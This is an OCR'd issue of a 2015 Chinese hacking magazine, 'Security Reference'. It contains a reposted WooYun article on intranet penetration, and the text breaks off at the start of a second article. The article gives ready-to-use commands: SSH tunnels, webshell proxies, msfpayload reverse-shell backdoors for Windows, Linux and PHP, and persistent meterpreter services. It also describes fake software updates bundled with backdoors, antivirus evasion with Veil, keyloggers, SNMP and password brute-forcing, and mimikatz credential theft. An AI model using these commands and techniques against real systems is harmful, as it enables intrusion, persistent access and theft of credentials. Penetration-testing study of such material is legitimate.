
Security Reference



安全参考

HACKCTO-201504-28

主办单位

《安全参考》杂志编辑部

协办单位

（按合作时间先后顺序排列）

法客论坛	www.f4ck.org
网络安全攻防实验室	www.91ri.org
C0dePlay Team	www.c0deplay.com
NEURON 团队	www.ngsst.com
中国白客联盟-BUC	chinabaiker.com
刀锋网	www.idaofeng.com
APT 安全团队	www.aptsec.net
乌云知识库	drops.wooyun.org
网络尖刀	www.ijiandao.com
安全脉搏	www.secpulse.com
安全盒子	www.secbox.cn
纳威导航	navisec.it
360 播报平台	bobao.360.cn

编辑部成员名单

总 监 制 杨凡

总 编 辑 xfkxfk

主　　编 DM_　Slient

责任编辑

桔子　游风　仙人掌　静默　Rexy

特约编辑

梧桐雨　Yaseng　Akast　jumbo　Striker　Bywuxin　Farkas　曲子龙　神雕侠　小续

封面设计 杨凡

关于杂志

杂志编号：HACKCTO-201504-28
官方网站：www.hackcto.com
官方微博：http://t.qq.com/hackcto
投稿邮箱：xfkxfk@hackcto.com
读者反馈：xfkxfk@hackcto.com
出版日期：每月 15 日
实体定价：20 元
电子杂志：免费

广告业务

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

邮购订阅

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

团队合作/发行合作

总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

广告/彩页招租（免费）

招租内容：宣传广告，宣传彩页等
服务类型：免 费
总 编 辑：xfkxfk
联系 Q Q：2303214337
联系邮箱：xfkxfk@hackcto.com

目　录

第一章 内网渗透

第1节 内网渗透随想

作者：redrain 有节操
来自：乌云知识库 － WooYun
网址：http://drops.wooyun.org/

0x00 前言

之前看到微博有人私信问我内网渗透的技巧，zone 也有很多小伙伴问了一些内网渗透的问题，所以我就斗胆写了这篇文章，有不对的，还请各位斧正。

整个内网渗透肯定不是一篇两篇文章能够讲述清楚的，所以标题写作随想，想到哪儿写哪儿。

0x01 内网代理和转发

1 正向代理和反向代理




图 1-1-1

简单区分一下正向代理和反向代理（如图 1-1-1）

1.1 正向代理(Forward Proxy)

Lhost－－》proxy－－》Rhost

Lhost 为了访问到 Rhost，向 proxy 发送了一个请求并且指定目标是 Rhost，然后 proxy 向 Rhost 转交请求并将获得的内容返回给 Lhost，简单来说正向代理就是 proxy 代替了我们去访问 Rhost。

1.2 反向代理（reverse proxy）

Lhost<--->proxy<--->firewall<--->Rhost

和正向代理相反，Lhost 只向 proxy 发送普通的请求，具体让它转到哪里，proxy 自己判断，然后将返回的数据递交回来，这样的好处就是在某些防火墙只允许 proxy 数据进出的时候可以有效的进行穿透。

1.3 简单区分

正向代理是我们自己(Lhost)戴套(proxy)插进去，反向代理是她(Rhost)主动通过上位(proxy)坐上来(Lhost)。

zone 里内网渗透代理问题（http://zone.wooyun.org/content/18683）有人问了如何代理进行内网渗透的问题。

2 常见的代理

诚然，要进行内网渗透，代理是我们最先需要解决的问题，常见的代理方式大概可以分为这么几种：VPN 隧道／SSH 隧道、通过 HTTP service 的代理、其它等。

2.1 VPN 隧道／SSH 隧道

这种代理方式需要比较高的权限(system/root)直接使用系统功能来开启内网代理的隧道，配置 VPN 都比较简单，这里不做赘述，我们看一看通过 SSH 隧道进行代理：

```
ssh -qTfnN -L port:host:hostport -l user remote_ip     #正向隧道，监听本地 port
ssh -qTfnN -R port:host:hostport -l user remote_ip     #反向隧道，用于内网穿透防火墙限制之类
SSH -qTfnN -D port remotehost     #直接进行 socks 代理
ssh -qTfnN -L port:host:hostport -l user remote_ip     #正向隧道，监听本地 port
ssh -qTfnN -R port:host:hostport -l user remote_ip     #反向隧道，用于内网穿透防火墙限制之类
SSH -qTfnN -D port remotehost     #直接进行 socks 代理

参数详解：
-q Quiet mode.  安静模式
-T Disable pseudo-tty allocation.  不占用 shell 了
-f Requests ssh to go to background just before command execution.  后台运行，并推荐加上 -n 参数
-N Do not execute a remote command.  不执行远程命令，端口转发就用它了～
```

有时候，我们手边没有端口转发的工具，也可以通过 ssh 来做端口转发：

```
ssh -CfNg -L port1:127.0.0.1:port2 user@host      #本地转发
ssh -CfNg -R port2:127.0.0.1:port1 user@host      #远程转发
```

大家可以参考这篇 paper，非常棒。SSH Port Forwarding，

```
（网址：http://staff.washington.edu/corey/fw/ssh-port-forwarding.html，安全参考备份地址：
http://pan.baidu.com/s/1hqtMWza）
```

2.2 通过 HTTP service 的代理

简单来说就是在目标服务器上传一个 webshell，通过 shell 来做所有的流量转发到内网，常见的几个工具有 reGeorg，meterpreter，tunna 等等，甚至直接写一个简单的代理脚本，在自己机器上配置一下 nginx 直接进行反向代理。

· reGeorg 自带的说明已经很清楚了（https://github.com/sensepost/reGeorg）

Step 1. Upload tunnel.(aspx|ashx|jsp|php) to a webserver (How you do that is up to you)

Step 2. Configure you tools to use a socks proxy, use the ip address and port you specified when you started the reGeorgSocksProxy.py

** Note, if you tools, such as NMap doesn't support socks proxies, use [proxychains] (see wiki)

Step 3. Hack the planet :)

注意安装 urllib3 即可（regeorg 很方便，我基本都用这个）。

· meterpreter

msf 非常强大，在进行内网渗透的时候不失为一个好的选择，要用它进行代理，可以直接生成一个可执行文件后门，然后返回 meterpreter，也可以生成一个 webshell 来返回 meterpreter，关于 meterpreter，Dm 老师已经说的非常清楚了 metasploit 渗透测试笔记(meterpreter 篇)

（网址：http://drops.wooyun.org/tips/2227，安全参考备份地址：http://pan.baidu.com/s/1hqtMWza）

2.2.1 windows 生成后门

```
msfpayload windows/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> X > shell.exe
```

2.2.2 Linux 生成后门

```
msfpayload linux/x86/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -t elf -o shell
```

2.2.3 php 后门

```
msfpayload php/meterpreter/reverse_tcp LHOST=<Your IP Address> LPORT=<Your Port to Connect On> R | msfencode -e php/base64(可简单编码) -t raw -o base64php.php
```

获得 meterpreter 会话后，就是 msf 尽情施展的时候了，最常用的办法，添加路由表后，直接在会话中用 msf 的各种攻击模块进行扫描（注意，这里是可以进行跨网段扫描的）。

如果单纯只是想要进行简单的代理工作，auxiliary/server/socks4a 模块即可。

这里讲到 meterpreter 所以多说一句，之前说的 ssh 隧道，如果嫌命令难得记，也可以简单的通过 msf 来建立 tunnel：

```
load meta_ssh
use multi/ssh/login_password
设置好参数后 exploit 即可获取会话进行代理操作
```

直接通过 webshell 和 nginx 反向代理：

```
http://zone.wooyun.org/content/11096
```

3. other tricks

python，ruby，perl 等直接建立 socks 连接。

lcx，tunna，htran 等等进行端口流量转发。

shadowsocks，tor，goagent 等等。

直接现成的小东西：ssocks（一次比赛的时候死猫跟我推荐的）正向代理，反弹 socks5 均可。

（下载地址：http://sourceforge.net/projects/ssocks/?source=navbar，安全参考备份地址：http://pan.baidu.com/s/1kT1Ourl）

0x02 内网环境探测和信息收集

因为一个完整的渗透很难涵盖各种情况，所以这里讲的可能比较散，基本都是一些小技巧和思路：

· Nmap 代理扫描进行主机发现

proxychains nmap

如果是 meterpreter 会话进行的代理，可直接通过/usr/share/metasploit-framework/modules/auxiliary/scanner 脚本来扫描即可。

·查看 hosts 获取内网主机信息

·直接攻击网段路由或交换机，简单绘制内网的结构（我在从 TCL 某漏洞看内网渗透教学分享之内网信息探测和后渗透准备中就是获取了 cisco 路由的 privilege15 权限，得到了内网结构，进一步进行跨 vlan 攻击）（见本期安全参考第一章第二节）

·多尝试交换机 snmp 弱口令，一旦成功，内网结构清晰

·关于 snmp 渗透

什么是 snmp，自行搜索。

使用了 snmp 管理的设备，只需要 community string 即可，所以针对这个 string 爆破或者社工都是可行的，默认 public/private。

首先进行 161 端口扫描，发现 snmp 开放情况，通过弱口令查看设备信息，在 oid 中读取设备密码，如图 1-1-2：




图　1-1-2

例子：中国移动集团华为三层交换 SNMP 漏洞，可获取管理帐号密码，已成功登录

（http://www.wooyun.org/bugs/wooyun-2013-021964，
安全参考备份地址：http://pan.baidu.com/s/1jGzi7hs）

可以通过这个 nmap 和 msf 脚本进行自动攻击 h3c-pt-tools：

地址：https://github.com/grutz/h3c-pt-tools

·尝试从主机的用户目录或者管理运维邮箱寻找敏感信息（某次渗透即是 keylogger 运维后在测试机桌面获取到拓扑和网段）如图：1-1-3：

图　1-1-3

·通过 resolv.conf 找到内网 dns 服务器，或者字典穷举 dns。
·注意分析用户的.bash_history，一般可以分析出用户的使用习惯，纪录等，获取~/.shh/，尝试配合 history 的连接纪录直接通过密钥登陆其他机器。

0x03 内网渗透的常见攻击技巧

通过之前的信息收集和探测，判断出主要的业务机器，如 OA，dbserver，利用 ssh 信任，连入机器后导出员工的 userlist，做成针对性的字典，大部分内网的安全性都是脆弱的，且最容易出问题的就是口令安全（大公司也不例外）

%username%1
%username%12
%username%123
%username%1234
%username%12345
%username%123456

主要对 ssh,dbserver,vnc,ftp 进行爆破，如图 1-1-4：

图　1-1-4

·对开了 web service 的 server 进行常规渗透，有可以减少工作量的办法就是先对机器批量识别 banner，通过 banner 判断出 cms 或中间件，直接利用 exp。
·中间人攻击
常用 ettercap，不建议做 arp 的 mitm，可以尝试 dhcp mitm 或者 icmp mitm。
也可以猥琐一点，劫持插件，攻击网关，或者利用 evilgrade 去伪造软件更新(如 notepad++)，然后捆绑上后门，直接打下工作机器，进入办公网，如图 1-1-5 和图 1-1-6：




图　1-1-5




图　1-1-6

简单配置后用 msf 生成后门，start 即可，配合 ettercap 使用伪造软件更新了，如图 1-1-7：




图　1-1-7

常见服务漏洞攻击：smb/ms08067/ipc$/NetBIOS……

但是在针对这些比较古老的漏洞攻击时，很可能有 AV 拦截，所以在不同场景遇到的坑都不一样。比如之前在西电 DM 牛告诉我，有 AV，如果直接利用 psexec 返回会话，即会拦截，这时就可以利用 powershell 来 bypass AVPowershell tricks::Bypass AV。

0x04 后渗透准备和扩大战果

一次完美的内网渗透肯定不是能够一次性完成的，因为整个过程需要管理员的"配合"，所以后渗透准备时很有必要的。

1. 后门准备

msf 的后门已经不错了，只需要稍加改造就能很好满足我们的需求。

普通 msfpayload 生成的后门不是持续性的，不利于我们下次继续工作，所以需要一个持续性后门。

msf 的持续性后门有两种，通过服务启动(metsvc)和通过启动项启动(persistence)。

通过服务的后门有个弊端，服务名称是 meterpreter，利用方式是：上传后门，通过 metsvc 安装服务：

```
meterpreter > run metsvc
...(设定端口，并且上传后门文件)
use exploit/multi/handler
set PAYLOAD windows/metsvc_bind_tcp
exploit
```

通过启动项的利用方式：

```
meterpreter > run persistence -X -i 10 -p port -r hostip
use multi/handler
set PAYLOAD windows/meterpreter/reverse_tcp
exploit
```

当然，直接生成的后门有可能会被杀，所以这里我推荐一个很不错的工具，veil（https://github.com/Veil-Framework/Veil-Evasion），之前在一次小型 apt 中用这个生成了的后门直接 bypass 了 360。

linux 下有两个常用的后门

mafix rookit 和 Cymothoa，后者听说可以克隆 root 用户，不过大部分的 backdoor 基本都相当

于一个加密 nc，会新开端口，所以如果 webshell 存活，可以直接考虑用 webshell 维持权限。

2. 键盘记录

keylogger 在内网渗透过程中（尤其是比较大的内网），起到很关键的作用，因为搞定一个密码，有可能就搞定了一个网段。

ixkeylog 是我常用的一个，linux>=2.63 均可使用（地址：https://github.com/dorneanu/ixkeylog/）或者使用 meterpreter 会话的自带键盘记录功能。

如图 1-1-8 和图 1-1-9：

keyscan_start

keyscan_dump

图　1-1-8




图　1-1-9

用 meterpreter 有个好处，就是在 win 中可以做内存注入，不会创建进程。

这里说一个小 tips，如果觉得 keylogger 动作大，可以进系统后把一些你需要的管理工具，如 navicat，putty，PLSQL，SecureCRT 之类全部选成记住密码。

3. hash

mimikatz，不用多说，利用 meterpreter 可以直接 load 模块。

Quarks PwDump

Wce 等

0x05 something else

内网渗透涉及的面很广，本文主要说到的是一些很简单的问题和常规的思路，尚未谈到的：域渗透、打印机、办公网嗅探、入侵日志清理等等。

（全文完）责任编辑：Rexy

第2节 第内网信息探测和后渗透准备

作者：redrain 有节操
来自：乌云知识库 - WooYun
网址：http://www.wooyun.org/

在内网渗透中，内网信息探测对你的渗透工作开展是否顺利至关重要，如果你能摸清楚目标内网的信息，就像开启了 god mode。
